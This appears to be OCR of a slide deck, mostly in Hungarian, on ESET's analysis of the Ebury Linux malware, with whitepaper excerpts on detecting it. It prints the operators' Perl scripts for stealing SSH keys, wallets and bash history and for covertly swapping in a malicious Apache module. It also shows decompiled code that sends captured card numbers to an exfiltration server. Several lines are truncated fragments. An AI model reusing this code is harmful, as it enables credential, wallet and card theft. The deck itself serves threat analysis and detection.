
HelimodRedirect| HelimodProxy | KernelRedirect

# AZONOS HÁLÓZATI SZEGMENS






```
#!/usr/bin/perl
use strict;use warnings; use POSIX ":sys_wait_h"; $|=1;

my $local_port = 23456;
my $redir_port = 34567;

my $collect_cmd = 'tar zcf - .ssh .bitcoin/wallet.dat .bitcoin/wallets/wallet.dat .bash_history';
# ... Install Ebury
print "\tchild($$): collect info\n";
system("sshm -G redacted $ip -p$redir_port -Z$ip \"$collect_cmd\" > $ip.tgz 2> $ip.err");
print "\tchild($$): reboot\n";
system("sshm -G redacted $ip -p$local_port reboot");
print "\tchild($$): all done, exit\n";
```


Network segment
Install Ebury and steals
SSH keys and wallets
Capture SSH
credentials
Redirect SSH using
Victim
Operator
SAN
NETWORK
SEGMENT
.bitcoin/wallet.dat .bitcoin/wallets/wallet.dat

# Káros HTTP szerver modulok

**HelimodProxy**

Spam

**HelimodRedirect**

Webes forgalom eltérítés (hirdetések)

**HelimodSteal**

HTTP POST kérések


```perl
#!/usr/bin/perl
use strict; use warnings;

sub fail { print "Inst_fail: $_[0]\n"; exit }
my $dd = '/usr/lib64/apache2/modules/'; my $df = 'mod_dir.so'; my $an = "$df.new";
my $cl = '/opt/cpanel/libcurl/lib64/libcurl.so.4';
system("grep BigBadW0lf $cl && echo bad_curl") if -e $cl;
system("md5sum /usr/sbin/sshd");
chdir $dd || fail 'chdir';
my @dstat = stat $dd;
fail 'nofile' unless -e $df;
my @fstat = stat $df;
fail "bad_size:$fstat[7]\n" unless $fstat[7] == 10224;
open(TAR,"| tar zxf - $an"); binmode(DATA); while(<DATA>) { print TAR $_ } close TAR; fail "tar:$?" if $?;
fail 'chown' unless chown $fstat[4],$fstat[5],$an;
fail 'chmod' unless chmod $fstat[2],$an;
fail 'rename' unless rename $an,$df;
fail 'utime' unless utime $fstat[8],$fstat[9],$df;
utime $dstat[8],$dstat[9],$dd;
system("service httpd restart");
print "Inst_ok: done\n";
```

Pseudocode-A


```
120     act = strstr(v20, "x_card_num=");
121     v43 = 1;
122     if ( !strstr(v20, "CVV2=") )
123     {
124       v34 = strcasestr(v20, "cvv2=");
125       v35 = n;
126       if ( v34 || (v43 = act != 0LL, v36 = strcasestr(v20, "cvv="), v35 = n, v36) )
127       {
128         v11[v35 - 5] = 120;
129         v43 = 1;
130         v20 = *(const char **)(a1 + 1736);
131       }
132     }
133     if ( strcasestr(v20, "cardnum") || strcasestr(v20, "ccnumber") )
134     {
135       v11[strlen(v11) - 5] = 120;
136       v20 = *(const char **)(a1 + 1736);
137       v43 = 1;
138     }
139     if ( strcasestr(v20, "card_num") || strcasestr(v20, "cc_number") )
140     {
141       v11[strlen(v11) - 5] = 120;
142       v20 = *(const char **)(a1 + 1736);
143       v43 = 1;
144     }
145     if ( strcasestr(v20, "card-num") || (v33 = strcasestr(v20, "cc-number"), v22 = v43, v33
146     {
147       v21 = strlen(v11);
148       v22 = 1;
149       v11[v21 - 5] = 120;
150       v43 = 1;
151     }
152     na = v22;
153     v23 = curl_easy_init();
154     if ( v23 && na )
155     {
156       strcpy(v17, "mxky=1337&");
157       v27 = *(_QWORD *)(a1 + 1752);
158       v28 = 16368LL;
159       if ( v27 < 16368 )
160         v28 = (int)v27;
161       ne = v28;
162       v29 = strlen(v17);
163       memcpy(&v17[v29], *(const void **)(a1 + 1736), ne);
164       curl_easy_setopt(v23, CURLOPT_URL, (_DWORD)v11);
165       curl_easy_setopt(v23, CURLOPT_WRITEFUNCTION, (unsigned int)sub_2E6F0);
166       curl_easy_setopt(v23, CURLOPT_SSL_VERIFYPEER, 0);
167       curl_easy_setopt(v23, CURLOPT_SSL_VERIFYHOST, 0);
168       curl_easy_setopt(v23, CURLOPT_WRITEDATA, (unsigned int)&v48);
169       curl_easy_setopt(v23, CURLOPT_USERAGENT, (unsigned int)"BigBadW0lf");
170       curl_easy_setopt(v23, CURLOPT_CONNECTTIMEOUT, 2);
171       curl_easy_setopt(v23, CURLOPT_TIMEOUT, 3);
172       curl_easy_setopt(v23, CURLOPT_POST, 1);
173       curl_easy_setopt(v23, CURLOPT_POSTFIELDS, (_DWORD)v17);
174       curl_easy_setopt(v23, CURLOPT_NOSIGNAL, 1);
175       acta = curl_multi_add_handle(v9, v23);
```

0002EE2B curl_easy_perform_0:169 (2EE2B)

# HTTP


Ebury-compromised server
HTTP server
HelimodSteal
Legitimate web store application
FrizzySteal or Ebury
sends credit card details via HTTP POST
Victim
Payment processor
sends credit card details via HTTP POST
HTTP POST exfiltration server
collects

# Felismerés és blokkolás



## Eszközök

eset Digital Security
Progress. Protected.

# Ebury is alive

400k Linux servers compro
theft and financial gain

Marc-Etienne M.Léveillé

May 2024

(eset):re

## Whitepaper

### Host-based indicators

To determine whether a system is compromised by Ebury, make sure you do so from a trusted shell. At the time of writing, the following command starts a shell free from the Ebury rootkit:

```
H=1 LD_DEBUG="" LD_PRELOAD="" "$SHELL"
```

While only one of the environment variables is enough, using three is our attempt to make it more difficult to circumvent in future versions of Ebury. Alternatively, systemd can also provide a shell that's not a subprocess of the OpenSSH server using the command:

```
systemd-run -S
```

See the *Detection* section for more details about evading the userland rootkit.

Since Ebury version 1.5, Ebury starts a process to keep state information and perform credential exfiltration. An **abstract UNIX socket** is used to communicate between the compromised SSH client or server and this permanently running process.

Abstract UNIX sockets are usually displayed by prefixing them with @ to differentiate them from

filesystem pathname-boun
`proc/net/unix` can be used
are examples of the comma
showing abstract UNIX sock
line of output, in red) and a
(second line of output, in gre

```
# lsof -U | grep @
systemd-u 1776 root 3u
0xffff9519b9931540 0t0
E4LgEFWIcy
virtiofsd  381 root 4u
0xffff9151807a3000 0t0
```


or:

```
$ grep @ /proc/net/unix
ffff9519b9931540: 00000
0001 01 22471 @/dev/eve
ffff9151807a3000: 00000
0001 01 20524 @0634c
```

Abstract UNIX sockets with
known to be used by

## IoC

# Összefoglalás



Tech-savvy Linux áldozatok

KERNEL.ORG

MFA implemetálás nehézkes

Láthatóság hiánya

Digital Security
Progress. Protected.

# Köszönöm a figyelmet!